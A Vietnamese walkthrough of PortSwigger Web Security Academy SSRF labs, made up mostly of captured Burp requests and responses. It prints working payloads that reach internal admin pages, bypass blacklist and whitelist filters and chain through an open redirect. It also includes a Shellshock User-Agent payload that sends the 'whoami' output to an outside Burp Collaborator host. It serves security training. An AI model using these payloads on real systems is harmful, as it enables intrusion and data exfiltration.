1. Basic SSRF against the local server

Đầu tiên ta chặn request sau đó thay URL muốn chuyển hướng vào stockAPI:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://acdb1ff21e4d3c5480f7366c00a20045.web-security-academy.net/product?productI
Content-Type: application/x-www-form-urlencoded
Origin: https://acdb1ff21e4d3c5480f7366c00a20045.web-security-academy.net
Content-Length: 31
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://localhost/admin
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Set-Cookie: session=xkFY1Fp7NYSUeI7gD1JWVxFQScOBdWlP; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 4882

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic SSRF against the local server
```

2. Basic SSRF against another back-end system

Cũng thay URL muốn chuyển hướng vào stockAPI nhưng do IP bị ẩn nên ta sẽ tiến hành bruchfoce bằng intruder.

```
POST /product/stock HTTP/1.1
Host: ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Cookie: session=aE6cJGgrTA2E3bIVeLhDueZGVQc9kh6i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Content-Length: 96
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://192.168.0.§1§:8080/admin
```

Request	Payload	Status	Error	Timeout	Length	Comment
126	126	200	☐	☐	3140	
0		400	☐	☐	133	
1	1	400	☐	☐	133	
2	2	500	☐	☐	175	
3	3	500	☐	☐	175	
4	4	500	☐	☐	175	
5	5	500	☐	☐	175	
6	6	500	☐	☐	175	
7	7	500	☐	☐	175	
8	8	500	☐	☐	175	
9	9	500	☐	☐	175	

Sau khi đã có ip thì thay vào URL và xoá user.

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net/product?productId=3
Content-Type: application/x-www-form-urlencoded
Origin: https://ac7b1fa51fbd241180e4318900cf0074.web-security-academy.net
Content-Length: 40
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://192.168.0.126:8080/admin
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 3015

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic SSRF against another back-end system
```

3. SSRF with blacklist-based input filter

Sau khi ta thay URL vào nhưng báo không thành công thì ta sẽ phải:

- Mã hoá hoặc thay thế URL về dạng khác như: 2130706433, 017700000001, hay 127.1
- Encode các ký tự nhằm thoát khỏi filter

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net
Content-Length: 31
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://localhost/admin
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"External stock check blocked for security reasons"
```

Ta thay thế URL thành 127.1 thì được chấp nhận nhưng khi thêm vào /admin thì không.

```
POST /product/stock HTTP/1.1
Host: accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net
Cookie: session=N7YPhhQGN2ChLmZLKOy6PMlIKdhZuVET
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net
Content-Length: 21
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://127.1
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=mumWRVolRMeekuaOgDZEkBPXHGu6vfj6; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 10452

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SSRF with blacklist-based input filter
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>

    <div id="academyLabHeader">
      <section class="academyLabBanner">
        <div class="container">
```

Raw Hex \n

```
POST /product/stock HTTP/1.1
Host: accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net
Cookie: session=N7YPhhQGN2ChLmZLKOy6PMlIKdhZuVET
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://accb1f111ff39c0a80ea8dd200f00048.web-security-academy.net
Content-Length: 27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://127.1/admin
```

Pretty Raw Hex Render \n

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"External stock check blocked for security reasons"
```

Tiếp theo ta sẽ kết hợp giữa mã hoá ký tự và mã hoá URL.

4. SSRF with whitelist-based input filter

   Ta thay thế các URL vào nhưng thấy báo lỗi. Ta xác định được đây là dạng whitelist chỉ chấp nhận request từ “stock.weliketoshop.net”

```
POST /product/stock HTTP/1.1
Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Content-Length: 26
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=http://127.0.0.1/
```

```
HTTP/1.1  400  Bad  Request
Content-Type : application/json;   charset=utf-8
Connection : close
Content-Length : 58

"External stock check host must    be stock.weliketoshop.net
```

Để giải quyết bài này thì ta sẽ phải.

- nhúng thông tin đăng nhập vào một URL trước tên máy chủ, sử dụng ký tự @
- sử dụng ký tự # để chỉ ra một đoạn URL
- tận dụng hệ thống phân cấp đặt tên DNS để đặt đầu vào bắt buộc vào tên DNS đủ điều kiện mà bạn kiểm soát.
- mã hóa URL để gây nhầm lẫn với mã phân tích cú pháp URL

```
POST /product/stock HTTP/1.1
Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Content-Length: 48
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailersA
Connection: close

stockApi=http://localhost@stock.weliketoshop.net
```

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"Could not connect to external stock check service"
```

```
POST /product/stock HTTP/1.1
Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyL06Vbg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Content-Length: 48
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailersA
Connection: close

stockApi=http://localhost%23stock.weliketoshop.net
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 58

"External stock check host must be stock.weliketoshop.net"
```

Khi nhìn vào 2 reponse trên ta thấy respone đầu tiên đã vượt qua được filter đầu tiên do localhost ở đây định nghĩa như 1 user. Còn response 2 không hoạt động do phần đằng sau bị bỏ qua nên xảy ra block.

Khi ta kết hợp cả 2 reponse với nhau và mã hoá đi kí tự # thì ta thấy đã bypass thành công.

```
POST /product/stock HTTP/1.1
Host: ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Cookie: session=8Gyec6JaLHfXDbQS6gnFBIHldyLO6Vbg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net/product?productId=2
Content-Type: application/x-www-form-urlencoded
Origin: https://ac1b1fa81e0d93638079625800d700b2.web-security-academy.net
Content-Length: 57
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailersA
Connection: close

stockApi=http://localhost%25%32%33@stock.weliketoshop.net
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=QFwo7dtakn385wEndTaUkhjnqGQOO9ua; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 10393

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      SSRF with whitelist-based input filter
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
```

5. SSRF with filter bypass via open redirection vulnerability

Đầu tiên ta xác định đường dẫn có lỗ hổng. Sau đó copy đường dẫn và thay thế vào stockAPI đẻ hiển thị ra.

- Đường dẫn có lỗ hổng nằm trong mục Next product.

```
GET /product/nextProduct ?currentProductId =13&path=/product?productId=14 HTTP/1.1
Host : ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
Cookie : session =nQr9hpmuOwc6bHXgGpSzKfcKsWvFaFjo
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language : vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding : gzip, deflate
Referer : https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=13
Upgrade-Insecure-Requests : 1
Sec-Fetch-Dest : document
Sec-Fetch-Mode : navigate
Sec-Fetch-Site : same-origin
Sec-Fetch-User : ?1
Te: trailers
Connection : close
```

Thay thế đuường dẫn lỗi vào stockAPI nhưng báo đường dẫn sai.

```
POST /product/stock HTTP/1.1
Host: ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
Cookie: session=nQr9hpmuOwc6bHXgGpSzKfcKsWvFaFjo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=14
Content-Type: application/x-www-form-urlencoded
Origin: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
Content-Length: 76
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=/product/nextProduct?currentProductId=13&path=/product?productId=14
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Set-Cookie: session=ByUklqez1jRil4sGK8Nmhkretdz9hvHi; Secure; HttpOnly; SameSite=None
Connection: close
Content-Length: 26

"Missing parameter 'path'"
```

Tiếp theo ta xoá bớt để coi như “path” là 1 biến để gửi lên máy chủ. Và thay thế đường dẫn cần thiết vào.

```
POST /product/stock HTTP/1.1
Host: ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
Cookie: session=nQr9hpmuUwc6bHXgGpSzKfcKsWvFaFjo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net/product?productId=14
Content-Type: application/x-www-form-urlencoded
Origin: https://ac2a1f691e4a6dfb80bf836b00e10020.web-security-academy.net
Content-Length: 65
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

stockApi=/product/nextProduct?path=http://192.168.0.12:8080/admin
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
Connection: close
Content-Length: 3051

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      SSRF with filter bypass via open redirection vulnerability
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
```

6. Blind SSRF with out-of-band detection

Đối với bài này ta cần 1 URL ta có thể kiểm soát được mức độ truy cập DNS. Ở đây em dùng Burp Collaburator. Sau khi copy đường dẫn ta thay thế đường dẫn vào Referer:

```
GET /product?productId=1 HTTP/1.1
Host: ac341f501f34d7e180fc486d001a0088.web-security-academy.net
Cookie: session=fzzOs3CdWGzQvV9qTCJsVSSR3r2mppSX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer :http://xstatryszks99uqi6ygo95dcr3xtli.burpcollaborator.net
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3801

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SSRF with out-of-band detection
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
```

#	Time	Type	Payload	Comment
1	2021-Aug-23 12:52:39 UTC	HTTP	xstatryszks99uqi6ygo95dcr3xtli	
2	2021-Aug-23 12:52:39 UTC	DNS	xstatryszks99uqi6ygo95dcr3xtli	
3	2021-Aug-23 12:52:39 UTC	DNS	xstatryszks99uqi6ygo95dcr3xtli	

Description | DNS query


The Collaborator server received a DNS lookup of type A for the domain name **xstatryszks99uqi6ygo95dcr3xtli.burpcollaborator.net**.

The lookup was received from IP address 34.242.153.229 at 2021-Aug-23 12:52:39 UTC.

7. Blind SSRF with Shellshock exploitation

Ở phần này ta cần tải extension của Burp "Collaborator Everywhere" tiếp đến ta sẽ Scope domain của bài lab để tìm lỗ hổng.

Sau khi Scope ta nhìn vào sitemap thấy có lỗ hổng ở phần User-Agent và phần Referer.




Tiếp theo ta sẽ thay thế 1 chuỗi vào User-Agent để lấy ra được tên User dựa trên Web giám sát DNS của chúng ta.

Và phần Referer sẽ thay bằng URL của chúng ta. Nhưng bài này Ip bị ẩn nên ta sẽ tiến hành Brutefoce.

```
GET /product?productId=1 HTTP/1.1
Host: ac531fb91e50bf6880a0107800e0007c.web-security-academy.net
Cookie: session=8YNQqD5gbWmagfUUDv9emv39AtkoJDDH
User-Agent:() { :; }; /usr/bin/nslookup $(whoami).p6wy7o3kpkcs4fwcvspmf9jvum0do2.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:http://192.168.0.§1§:8080
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Cache-Control: no-transform
X-Real-IP: spoofed.jl8qcu6jbha7a3r4gotmnih6dxjoij68.burpcollaborator.net
Client-IP: spoofed.go8nfr9geed4d0uljlwjqfk3gumllh96.burpcollaborator.net
X-Forwarded-For: spoofed.yz15q9kypwomoi5ju3711xvlrcx3w0kp.burpcollaborator.net
True-Client-IP: spoofed.dwdknohdmbl1lx2yri4gycs0oruitgh5.burpcollaborator.net
X-Originating-IP: spoofed.pxqwo0ipnnmdm93asu5szotcp3vuutii.burpcollaborator.net
Forwarded: for=spoofed.k6rrxvrkwiv8v4c51pen8j27yy4p3pre.burpcollaborator.net;by=spoofed.k6rrxvrkwiv8v4c51pen8j27yy4
X-Wap-Profile: http://fh0m8q2f7d636zn0ckpijed29tfkem2b.burpcollaborator.net/wap.xml
CF-Connecting_IP: spoofed.p6wwx0rpwnvdv9calues8o2cy34u3xrm.burpcollaborator.net
From: root@vgf2761v6t5j5fmgb0oyiuci89e0d41t.burpcollaborator.net
Contact: root@wxx3o7iwnumkmg3hs15zzvtjpavlu6iv.burpcollaborator.net
X-Client-IP: spoofed.n5tuwyqnvlubu7b80sdq7mlax13s3ir7.burpcollaborator.net

```

Sau khi Brutefoce xong thì ở trên DNS sẽ đi kèm tên user và Os.



#	Time	Type	Payload	Comment
1	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
2	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
3	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	
4	2021-Aug-23 13:13:43 UTC	DNS	p6wy7o3kpkcs4fwcvspmf9jvum0d...	